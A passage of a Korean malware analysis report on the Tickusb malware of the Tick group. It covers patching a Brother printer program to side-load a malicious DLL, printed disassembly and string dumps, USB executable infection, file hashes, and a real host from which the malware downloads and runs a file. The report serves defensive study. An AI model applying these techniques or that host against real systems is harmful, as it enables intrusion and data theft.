


그림 2-10 | 변조된 파일 끝에 존재하는 코드

-I 옵션은 대상 EXE 파일에서 빈 영역을 찾아 지정된 DLL 파일을 로드하는 코드를 덮어쓴다. 따라서 필요한 만큼의 빈 영역이 존재하지 않으면 파일 변조가 발생하지 않으며 파일 변조가 발생해도

대상 EXE 파일의 파일 길이 변화가 없다.

2-4)로더(Loader) – BrStMonW.exe

공격자는 2015년 6월 1일 iff.exe 파일을 이용해 브라더(Brother)사의 프린터 프로그램인 BrStMonW.exe 파일(d536f5f929ddd2472a95f3356f7d835c)을 패치했다. 해당 패치를 통해 로더 역할을 하는 BrStMonW.exe 파일 실행 시 악성 BrWeb.dll 파일을 먼저 로드하도록 변조했다.

또한 [그림 2-11]과 같이 엔트리 포인트(Entry Point)를 수정해 악성코드가 추가한 코드 주소인 '0x004972EF'가 먼저 실행되도록 했다.

```
00045D55B   $-E9 8F9D0300    JMP 20150601.004972EF
00045D560   .^E9 16FEFFFF    JMP 20150601.0045D37B
00045D565   $ 55             PUSH EBP
00045D566   . 8BEC           MOV EBP,ESP
00045D568   . 51             PUSH ECX
00045D569   . 53             PUSH EBX
00045D56A   . 8B45 0C        MOV EAX,DWORD PTR SS:[EBP+C]
00045D56D   . 83C0 0C        ADD EAX,0C
00045D570   . 8945 FC        MOV DWORD PTR SS:[EBP-4],EAX
00045D573   . 64:8B1D 00000( MOV EBX,DWORD PTR FS:[0]
00045D57A   . 8B03           MOV EAX,DWORD PTR DS:[EBX]
00045D57C   . 64:A3 00000000 MOV DWORD PTR FS:[0],EAX
00045D582   . 8B45 08        MOV EAX,DWORD PTR SS:[EBP+8]
00045D585   . 8B5D 0C        MOV EBX,DWORD PTR SS:[EBP+C]
00045D588   . 8B6D FC        MOV EBP,DWORD PTR SS:[EBP-4]
00045D58B   . 8B63 FC        MOV ESP,DWORD PTR DS:[EBX-4]
00045D58E   . FFE0           JMP EAX
```

그림 2-11 | JMP 코드로 수정된 엔트리 포인트

또 한 가지 특징적인 점은 BrStMonW.exe 파일의 빈 영역에 임의의 코드를 덮어 쓰기 때문에 파일 변조 후에도 파일 길이 변화가 없다는 점이다. 수정된 BrStMonW.exe 파일의 코드는 [그림 2-12]와 같다.




그림 2-12 | 수정된 BrStMonW.exe

iff.exe에 의해 추가된 코드는 [그림 2-13]과 같이 특정 DLL(BrWeb.dll) 파일을 메모리에 로딩한 후 실행한다.




그림 2-13 | 추가된 특정 DLL 로딩 코드

따라서 프린터를 사용할 때만 Tickusb 악성코드가 실행되어 사용자가 악성코드 감염 사실을 알기 어렵다.

iff.exe와 같은 패쳐(Patcher)를 이용하면 공격자는 시스템 내부에 침입한 후 프로그램을 선택하여 패치하는 과정을 통해 추가 악성코드를 실행하도록 할 수 있다.

3. Tickusb 변형 분석

Tickusb는 보통 DLL 파일과 EXE 파일로 구성되어 있으며, 일부 변형은 DLL 파일이나 EXE 파일의 단독 파일 형태로 존재한다. Tickusb의 DLL 파일은 시스템에서 USB 플래시 드라이브 연결을 확인하여 연결되어 있을 경우 악성 EXE 파일을 실행시킨다. 이때 실행되는 EXE 파일은 USB 플래시 드라이브 내 실행 파일을 변조하는 등의 역할을 한다. Tickusb를 구성하고 있는 DLL 파일과 EXE 파일을 상세히 살펴보자.

3-1) Tickusb DLL 분석

Tickusb DLL 파일로 이용된 파일은 BrWeb.dll, CRYPTEBASE.dll, wincrypt.dll 등이다. 이 중 CRYPTEBASE.dll 파일은 암호 관련 기능을 제공하는 윈도우 파일 이름과 동일하다. 뿐만 아니라 윈도우의 CRYPTBASE.dll과 동일한 익스포트 함수(Export Function)를 가지고 있어 암호 기능을 가진 프로그램이 실행될 때 CRYPTBASE.dll 파일을 로딩할 수 있다. 이에 악성 CRYPTBASE.dll을 로딩하는 프로그램은 암호 기능을 사용할 것으로 추정된다.

Tickusb DLL 파일은 로더(Loader) 역할을 하며 실행하는 로그 파일 이름, 실행하는 EXE 파일 경로, 드라이브 종류 등의 문자열을 포함하고 있다. [그림 2-14]는 Tickusb DLL 파일의 주요 문자열이다.

```
.10010160:  25 73 0A 00.25 30 34 64.2D 25 30 32.64 2D 25 30  %s◘ %04d-%02d-%0
.10010170:  32 64 20 25.30 32 64 3A.25 30 32 64.3A 25 30 32  2d %02d:%02d:%02
.10010180:  64 3A 25 30.33 64 20 20.00 00 00 00.61 2B 00 00  d:%03d      a+
.10010190:  3A 5C 00 00.72 00 00 00.25 73 5C 25.73 00 00 00  :\  r   %s\%s
.100101A0:  2E 2E 00 00.2E 00 00 00.5C 00 00 00.5C 2A 00 00  ..  .   \   \*
.100101B0:  5C 4B 57 5C.00 00 00 00.43 3A 5C 00.63 6D 64 20  \KW\    C:\ cmd
.100101C0:  2F 63 20 22.22 25 73 5C.63 73 76 2E.64 61 74 22  /c ""%s\csv.dat"
.100101D0:  20 22 25 73.22 22 00 00.25 30 32 64.2D 25 30 32   "%s""   %02d-%02
.100101E0:  64 2D 25 30.32 64 2D 25.30 32 64 2E.64 61 74 00  d-%02d-%02d.dat
.100101F0:  43 72 65 61.74 65 20 53.63 72 65 65.6E 00 00 00  Create Screen
.10010200:  5C 6C 6F 67.5C 00 00 00.25 73 0D 0A.00 00 00 00  \log\   %s♪◘
.10010210:  77 00 00 00.5C 63 6F 6E.66 69 67 2E.64 61 74 00  w   \config.dat
.10010220:  43 3A 5C 57.49 4E 44 4F.57 53 5C 53.79 73 74 65  C:\WINDOWS\Syste
.10010230:  6D 33 32 5C.6D 69 67 72.61 74 69 6F.6E 5C 57 53  m32\migration\WS
.10010240:  4D 54 5C 77.73 6D 74 2E.65 78 65 00.25 63 3A 25  MT\wsmt.exe %c:%
.10010250:  30 38 78 2D.25 30 38 78.2D 25 30 38.78 2D 2D 25  08x-%08x-%08x--%
.10010260:  30 38 78 25.30 38 78 2D.25 30 38 78.25 30 38 78  08x%08x-%08x%08x
.10010270:  2D 25 30 38.78 25 30 38.78 2D 25 73.2D 25 34 73  -%08x%08x-%s-%4s
.10010280:  2D 25 73 00.44 52 49 56.45 5F 4E 4F.5F 52 4F 4F  -%s DRIVE_NO_ROO
.10010290:  54 5F 44 49.52 00 00 00.44 52 49 56.45 5F 52 45  T_DIR   DRIVE_RE
.100102A0:  4D 4F 56 41.42 4C 45 00.44 52 49 56.45 5F 46 49  MOVABLE DRIVE_FI
.100102B0:  58 45 44 00.44 52 49 56.45 5F 52 45.4D 4F 54 45  XED DRIVE_REMOTE
```

그림 2-14 | Tickusb DLL 파일의 주요 문자열

2015년 4월 발견된 Tickusb DLL인 CRYPTBASE.dll(bcb56ee8b4f8c3f0dfa6740f80cc8502)은 DLL 파일 단독 형태로 추가 EXE 파일이 존재하지 않는다. 해당 DLL이 실행되면 Credentials.dat 파일을 생성하며 TAG 파일(C:\\WINDOWS\\system32\\CatRoot\\{375EA1F-1CD3-22D3-7602-00D04ED295CC}\\TAG)을 삭제한 후 netstat.exe 등으로 시스템 정보를 수집한다. 추가로 프로세스에 VPN_Cliend.exe, IPPEManager.exe이 존재하는지 확인한다.

2015년 6월 발견된 Tickusb DLL인 BrWeb.dll(9b31a5d124621e244cede857300f8aa6)은 브라더(Brother) 프린터 관련 파일로 위장하여 관련 경로인 C:\Program Files(x86)\browny02\brother와 C:\Program Files (x86)\ControlCenter4에 존재하는 것이 확인되었다. [그림 2-15]와 같이 프린터 관련 파일인 BrStMon.exe를 패치하여 해당 EXE 파일이 실행될 때 로드되며, BrWeb.dll 파일이 실행되면 Credentials.csv(%USERPROFILE%\AppData\Roaming\Microsoft\Credentials\Credentials.csv)에 로그 파일을 생성한다.




그림 2-15 | 2015년 6월에 발생한 Tickusb 관계도

또한 뮤텍스(Mutex)인 'WinsMutexIII'를 생성하고 3개의 스레드를 생성한다. 첫번째 스레드(0x10004774)는 시스템에 USB 플래시 드라이브가 연결되어 있으면 wsmt.exe 파일(C:\WINDOWS\System32\migration\WSMT\wsmt.exe)을 실행한다. 두번째 스레드(0x100045cd)는 basev1.xsd 파일(C:\Windows\schemas\AvailableNetwork\basev1.xsd)을 읽어 들여 파인드 윈도우(FindWindow)를 통해 특정 프로세스를 찾는다. basev1.xsd에 찾고자 하는 프로세스 리스트를 담고 있는 것으로 추정된다. 세번째 스레드(0x100035f0)는 시스템 날짜를 확인하는데, 월요일과 목요일인 경우 http://update.saranmall.com/script/main.html에서 파일을 다운로드하여 MSUPDATA.EXE 파일을 생성하고 실행한다.

msupdata.exe는 틱(Tick) 공격 그룹이 다운로더로 자주 사용하는 파일 이름이며, 2016년 10월 이후에는 파일 이름을 wincrypt.dll 파일로 변경했다. 해당 파일 이름을 가진 변형은 2017년 11월까지 발견되었다.

3-2) Tickusb EXE 분석

Tickusb EXE 파일은 USB 플래시 드라이브 내 파일 목록을 수집하거나 EXE 파일을 변조시키는 기능을 수행하며, cftmon.exe, svcmgr.exe, wsmt.exe 등의 파일로 확인되었다.

해당 EXE 파일 내에는 파일 감염과 관련된 문자열, USB 플래시 드라이브와 관련된 로그 등의 문자열이 포함되어 있으며, 주요 문자열은 [그림 2-16]과 같다.

그림 2-16 | Tickusb EXE 파일의 주요 문자열

2015년 6월 발견된 EXE 변형(29875836605c26f7c78fc91bb2cff95d)은 USB 플래시 드라이브 내 파일 정보를 수집하고 EXE 파일을 변조하는 기능이 추가되었다.

EXE 파일이 실행되면 로그를 남기기 위해 [그림 2-17]과 같은 FlashHistory.dat 파일(C:\Users\Default\AppData\Local\Microsoft\Windows\History\ FlashHistory.dat)을 생성한다.

```
2019-6-4 7:42:42 ................
 2019-6-4 7:42:42 Q S
 2019-6-4 7:42:42 st fg
 2019-6-4 7:42:42 ----bin data-----


2019-6-4 7:42:42 D:

 2019-6-4 7:42:42 Notify USB
 2019-6-4 7:42:42 Start Infect EXE in USB

 2019-6-4 7:42:42 D:₩calc.exe
 2019-6-4 7:42:42 !!!!
 2019-6-4 7:42:42 D:₩calc.exe
 2019-6-4 7:42:42 C:₩₩indows₩AppPatch₩Custom₩Custom64₩apihex.dat
 2019-6-4 7:42:42 inner D:₩calc.exe -- f size

 2019-6-4 7:42:42  inf f

 2019-6-4 7:42:42 D:₩notepad.exe
 2019-6-4 7:42:42 !!!!
 2019-6-4 7:42:42 D:₩notepad.exe
 2019-6-4 7:42:42 C:₩₩indows₩AppPatch₩Custom₩Custom64₩apihex.dat
 2019-6-4 7:42:42 inner D:₩notepad.exe -- f size

 2019-6-4 7:42:42  inf f
```

그림 2-17 | FlashHistory.dat의 파일 감염 로그 내용

일부 변형의 경우, USB 플래시 드라이브에서 EXE 파일을 찾아 변조시킨다. 변조할 대상 EXE 파일의 끝에 특정 파일(예를 들어 C:\Windows\AppPatch\Custom\Custom64\apihex.dat)을 추가하여 실행하는 방식이다.

2012년에서 2014년 사이에 발견된 일부 Tickusb의 경우, 국내 기업의 특정 보안 USB 플래시 드라이브가 연결되어 있을 경우 해당 USB 드라이브의 특정 영역에서 데이터를 읽어 실행하는 것이 확인되었다. 이와 같은 공격 방식은 망분리된 기업 시스템을 공격하기 위한 목적으로 추정된다.

4. Tickusb 변형에 의해 변조된 EXE 분석

앞서 살펴본 것과 같이 일부 Tickusb 변형은 USB 플래시 드라이브 내 EXE 파일을 찾아 변조하는 악

성 행위를 수행한다. 변조된 EXE 파일은 엔트리 포인트가 수정되어 특정 코드를 실행하게 되며, 파일 끝에 추가된 실행 파일을 실행시킨다. 추가된 실행 파일은 확인되지 않았으나, 변조된 파일로 미루어 해당 실행 파일은 다운로더로 추정된다.




그림 2-18 | 변조된 EXE

드롭퍼 역할을 하는 Portable SecretZone.exe(dbc10f9b99cc03e21c033ea97940a8c2)와 pNDPS(V2.11).exe(c865b83a2096642b0de3e2880e63ab0e)는 동일한 다운로더(e470b7538dc075294532d8467b1516f8)를 생성한다.

2015년 6월 발견된 Tickusb 변형은 USB 플래시 드라이브에서 EXE 파일을 찾아 apihex.dat 파일(C:\Windows\AppPatch\Custom\Custom64\apihex.dat)의 내용을 EXE 파일 끝에 추가하여 파일을 변조한다.

분석 결과, 변조된 EXE 파일에 추가된 코드와 드롭퍼로 알려진 파일의 코드가 유사한 것으로 확인되었다. 따라서 이들 파일은 드롭퍼가 아닌 Tickusb 변형으로부터 변조된 EXE 파일로 추정된다. [그림 2-19]는 두 파일의 코드를 비교하여 나타낸 것이다.




그림 2-19 | 드롭퍼로 알려진 파일과 Tickusb 감염 파일 코드 비교

이 외 감염 식별자 또한 유사하다. [그림 2-20]과 같이 Tickusb 변형에 의해 변조된 EXE 파일은 특징적으로 '.texe'를 포함하고 있다.




그림 2-20 | '.texe' 문자열을 포함하고 있는 Tickusb 드롭퍼

2014년 3월 발견된 Tickusb의 초기 버전을 드롭하는 파일(b76d2b33366c5ec96bc23a717c421f71)은 [그림 2-21]과 같이 감염 식별자로 '.ext'를 포함하고 있다. 이에 해당 파일 또한 드롭퍼가 아닌 Tickusb 변형에 의해 변형된 파일일 가능성이 높은 것으로 추정된다.




그림 2-21 | '.ext' 문자열을 포함하고 있는 초기 Tickusb 드롭퍼

5. 추가 설치 파일 분석

